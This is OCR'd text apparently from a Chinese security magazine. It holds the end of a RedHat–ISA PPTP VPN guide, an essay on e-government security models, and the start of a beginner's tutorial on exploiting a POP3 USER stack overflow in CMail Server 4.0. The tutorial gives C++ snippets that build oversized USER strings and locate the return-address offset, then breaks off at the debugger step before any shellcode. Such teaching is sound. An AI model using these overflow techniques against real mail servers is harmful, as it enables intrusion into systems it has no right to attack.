


图4

号连接，目标填上150.0.1.0，网络掩码填上255.255.255.0，如图5所示。




图5

完成之后重启服务器一次，这样每次开机后请求拨号接口将自动连接总部的PPTP VPN服务器（也可以手动连接），这样就把分支与总部两个网络连接起来了。

结束语

上面我们是把RedHat配置成了VPN服务器，而把ISA做成了客户端，其实我们也可以把ISA 2000做成VPN服务器，而将RedHat做成客户端（需要安装专门的PPTP客户端），而且还可以把两端都做成VPN服务器/客户端，这样两端都能发起连接和接受请求了。

另外，随便说一句，很多朋友认为VPN是不能被嗅探的，实际上这是一种错误的说法！VPN间传送的数据也是可以被嗅探的，但嗅探到的数据没有一点用处，因为它是经过加密的！很多刚成为网络管理员的朋友都有这样的疑问，希望不要被人云亦云所迷惑！

本文是我自己在工作中总结而来，结合了实际的情况，并提供了一些适合某些网络情况的方案，希望能给广大的网络管理员们提供一些帮助！如有疑问请到黑防论坛发贴讨论！

电子政务安全模型

电子政务系统是一个复杂的多层次应用系统，根据不同的应用环境和安全要求可分为四个相对独立的网络安全管理域：内网核心数据层、内网办公业务层、外网公众信息服务层和网间信息交换层。

电子政务安全体系的部署应遵循确定安全需求、安全状态评估、安全策略制定（含各种管理制度）、安全方案设计、安全方案实施、安全制度培训的顺序进行。前期的确定安全需求和安全状态评估是整个安全体系部署中最重要的两个步骤，它们是后续制定安全策略和方案设计的依据，决定了整个安全体系的可靠性。

全面的安全需求调查包括两个方面：系统安全的功能需求和安全置信度需求。

系统安全的功能需求：安全审计需求、安全连接需求、身份认证、信息机密需求、数据保护需求以及安全管理需求。

安全置信度需求：安全保护轮廓评估、安全目标评估、系统配置维护管理、用户手册规范、产品生命周期支持以及测试等内容。

安全状态评估通常采用五种方式来了解安全漏洞：

1.对现有安全策略和制度进行分析；

2.参照一些通用的安全基线(Security BaseLine)来考察系统安全状态；

3.利用安全扫描工具来发现一些技术性的常见漏洞；

4.允许一些有经验的人在监管之下对特定的机密信息和区域做模拟入侵系统（渗透攻击测试），以定特定区域和信息的安全等级；

5.对该系统的安全管理人员和使用者进行访谈，以确定安全管理制度的执行情况和漏洞。


同时应注意的是，安全体系的部署并非一劳永逸的事情，随着系统安全状态的动态变化，应定期对系统进行安全评估和审计，搜寻潜在的安全漏洞并修正错误安全配置。

总之，电子政务的安全系统必须从管理和技术两方面来加强安全性，以动态的眼光来管理安全，在严谨的安全需求分析和安全评估的基础上运用合理的安全技术来实现电子政务的整体安全。

难度等级	中
适合对象	系统漏洞研究人员、安全爱好者
前置知识	汇编语言基础、溢出基本原理

脚本小子： 常有读者抱怨写Exploit是多么多么的困难，难以找到适合自己菜鸟特性的教程，虽然网上有很多教程，但大部分都是针对*nix类操作系统的，这无疑给菜鸟们设置了一道门槛，偶尔有一些心得，但是都难以找到合适软件加以实践。如果你是菜鸟，如果你想编写真正属于自己的Exploit，该怎么办呢？

菜鸟版Exploit编写指南



文/ F.Zh

从早期的idq/ida到webdavx漏洞，一直以来大家都是用大虾们写的溢出利用程序，在看过了很多溢出入门的文章后，我忍不住也试着学习一下。这些文字也算是一些心得体会，拿出来献丑的原因，一是和同样身为菜鸟的朋友们交流一下，二来还留下了一些问题，希望高手们能够看到后在百忙中抽出一点时间，指点一下迷津。

一般的溢出入门文章，都是自己写一个有弱点的程序然后来Hack，感觉上总是有点不过瘾，所以我想试试弄一个实战的演习，偶然间就选定了CMail Server 4.0。漏洞报告称这个Mail服务软件的3.3版本有漏洞，不过我在看的时候发现4.0本版存在相同的漏洞，也就拿它来做了实验（附带一句，这个邮件服务软件现在的最高版本是5.2，已经是安全的）。其实就算你没有看过溢出的文章，我想只要有一点汇编的基础，我们一起走上这么一次，以后看见漏洞公告，一般的溢出程序就可以应付一下。

打开一个VC的窗口，OK，let's go！

安装好CMail，我们先试试看触发这个溢出，在cmd窗口下面输入“telnet localhost 110”，然后输入USER和一长串的A，接着回车，咣……弹出了一个出错的窗口，上面写着“0x61616161指令应用的0x61616161内存。该内存不能为read”，如图1所示。




图1

呵呵，如果你看过一些入门的文章，应该知道这就是一个典型的栈溢出，不过不清楚也没有关系，我们一起做下去。

我们来写一个C++的小程序，把我们刚才做的那些事情让计算机去做。不要小看这个程序，这可是Exploit的最初雏形，我们可以从这里一步一步地修改出最终的梦幻版本！——重新打开桌面上的CMailServer，执行我们的1.cpp，看看，刚才的错误窗口又弹出来了。

详细代码请查看光盘“源代码”栏目，按照文章名查找即可。

好，到了这里，需要解释一些简单的东西。首先，0x61616161是多少？我们不用去看这个16进制数对应的数字，在cmd.exe窗口中按住Alt键再按小键盘上的97（=0x61），然后一起放开，看到的是不是一个小写的“a”？这和我们刚才输入的大写“A”之间的关系决不是巧合，这里留一个伏笔，我们到后面就知道是怎么一回事了。另外，怎么会出现这样的错误呢？其实是执行到内存中的0x61616161地址了，这个地址和我们刚才的输入有关系。换句话说，就是我们可以通过输入来改变程序的执行流程。现在我们就会想，既然能够控制程序的流程，那么能不能让程序做点什么呢？哈哈，这就是关键了！

把问题放在这里，我们先去解决另外一个令人困惑的问题，我们输入了这么多的“A”，到底是哪几个成为了上面那个错误对话框中的0x61616161？或者，对于看过溢出入门文章的朋友们来说，怎么去快速定位溢出点呢？

再次回到VC下面，修改刚才的程序，在main函数中有这么一句：

```
memset(szUser+5, 'A', 800);
```

这是在“USER”后面加上了800个“A”，如果加的是其他字符呢？修改一下，把这句话替换掉：

```
for(int i = 0; i < 800; i++)
memset(szUser + 5 + i, (char)(i % 100 + 100), 1);
```

再执行一下，这次出现的错误框成了“0x7f7e7d7c指令应用的0x7f7e7d7c内存。该内存不能为read”，如图2所示。




图 2

好，我们记录下这个数字，看来这次程序执行到内存中的0x7f7e7d7c地址去了，再次修改刚才的程序，把(char)(i % 100 + 100)中的取余数改成整除：

```
for(int i = 0; i < 800; i++)
memset(szUser + 5 + i, (char)(i / 100 + 100), 1);
```

再次启动CMailServer，执行我们的小程序（光盘中附带的2.cpp），这次出现的错误框成了“0x69696969指令应用的0x69696969内存。该内存不能为read”，如图3所示。




图 3

现在可以定位了，为什么呢？分析一下上两次我们做的事情，第一次是在“USER”后面不停地加上ASCII码为100～199之间的数字，第二次是以100为一段，数字分别是100、101、102……第一次溢出的时候，最小的一个数是0x7c，也就是10进制的124，整个字符串中只有在i为24、124、224……的时候才有这个字符，所以大胆地确定尾数是24。第二次溢出的时候全部是0x69，也就是10进制的105，即在字符串的第5个段，所以可以大胆地确定第524个字符开始，就是让程序执行的到异常内存导致出错的关键！

再改一下程序，指定从i等于524开始的4个字符的地址。对了，还有一句，因为计算机的设计原因，我们输入的是“7c7d7e7f”，但是换成了地址就成了倒过来的“0x7f7e7d7c”，学过汇编应该明白，不过不理解也没有关系，记住就可以了：

```
for(int i = 0; i < 800; i++)
memset(szUser + 5 + i, (char)(i / 100 + 100), 1);
*(int *)(szUser + 5 + 524) = 0x12347678;
```

代码如上修改以后，猜想一下应该执行到内存的0x12347678地址去了吧？试试看，执行一下这个程序（3.cpp），果然，弹出的错误对话框成了“0x12347678指令应用的0x12347678内存。该内存不能为read”。再修改成0xaaaaaaaa或者其他，是不是都一样？这样子我们就已经定位了溢出点，可以随意控制程序的流向了，搞定！

以上溢出点定位的方法非常巧妙和准确，以后会经常用到哦！

那么，让程序流到什么地方呢？最好是我们自己提交的字符也是一段程序代码，让CMailServer来执行我们的代码，不就可以获得梦寐以求的Shell了么？好像现在所有的Exploit都是这么做的，我们也来试试看。下面要用到Ollydbg了，开始有一点麻烦了。

先把挂掉的CMailServer打开，然后打开一个Ollydbg，选择“文件”－>“附加”，在弹出的窗口中选择CMailServer，确定后在“调试”菜单下面选择“运行”或者直接按F9，这样我们就可以通过Ollydbg来调试CMailServer，如图4所示。这个过程要做熟，因为以后会做很多次。




图 4

回来打开我们的VC，运行刚才的程序，这下子没有了对话框，而是Ollydbg把程序的错误给拦截了下来，仔细看Ollydbg的左下角状态栏，“访问违反：正在执行[12347678]……”，程序确实执行到0x12347678去了，如图5所示。

